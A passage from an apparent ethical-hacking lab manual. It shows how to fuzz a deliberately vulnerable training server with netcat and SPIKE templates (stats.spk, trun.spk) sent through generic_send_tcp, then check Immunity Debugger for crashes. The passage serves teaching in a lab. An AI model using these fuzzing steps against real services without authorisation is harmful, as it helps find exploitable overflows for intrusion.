the target port.

24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.

The screenshot shows a terminal window titled "nc -nv 10.10.1.11 9999 - Parrot Terminal". The window contains the following text:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
[root@parrot]~# nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

26. Type **EXIT** and press **Enter** to exit the program.

27. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

28. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.

29. In the text editor window, type the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

30. Press **Ctrl+S** to save the script file and close the text editor.

```
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
[root@parrot] ~
#pluma stats.spk
```

31. Now, in the terminal window, type **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.


Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

32. Leave the script running in the terminal window.

Module 06 – System Hacking

```
Applications Places System generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
EXIT
EXIT
GOODBYE
[root@parrot]~[~]
#pluma stats.spk
[root@parrot]~[~]
#generic send tcp 10.10.1.11 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 45
Fuzzing Variable 0:9
::: Menu > generic_send_tcp 10.10...
```


33. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.



34. Switch back to the **Parrot Security** virtual machine.
35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
36. Now, type **pluma trun.spk** and press **Enter**.
37. In the text editor window, type the following script:

```
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```

38. Press **Ctrl+S** to save the script file and close the text editor.



The screenshot shows a Pluma text editor window titled "trun.spk (~) - Pluma (as superuser)". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. The toolbar includes Open, Save, Undo, and various file operations. The main text area contains the following code:

```
1 s_readline();  
2 s_string("TRUN ");  
3 s_string_variable("0");
```

Below the editor, a terminal window is visible. The terminal title is "Plain Text". It displays a series of "Fuzzing Variable" messages followed by "line read=Welcome to Vulnerable Server! Enter HELP for help." The terminal prompt is "#". The status bar at the bottom shows "Menu" and the terminal title.

39. Now, in the **terminal** window, type **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

40. Leave the script running in the terminal window.

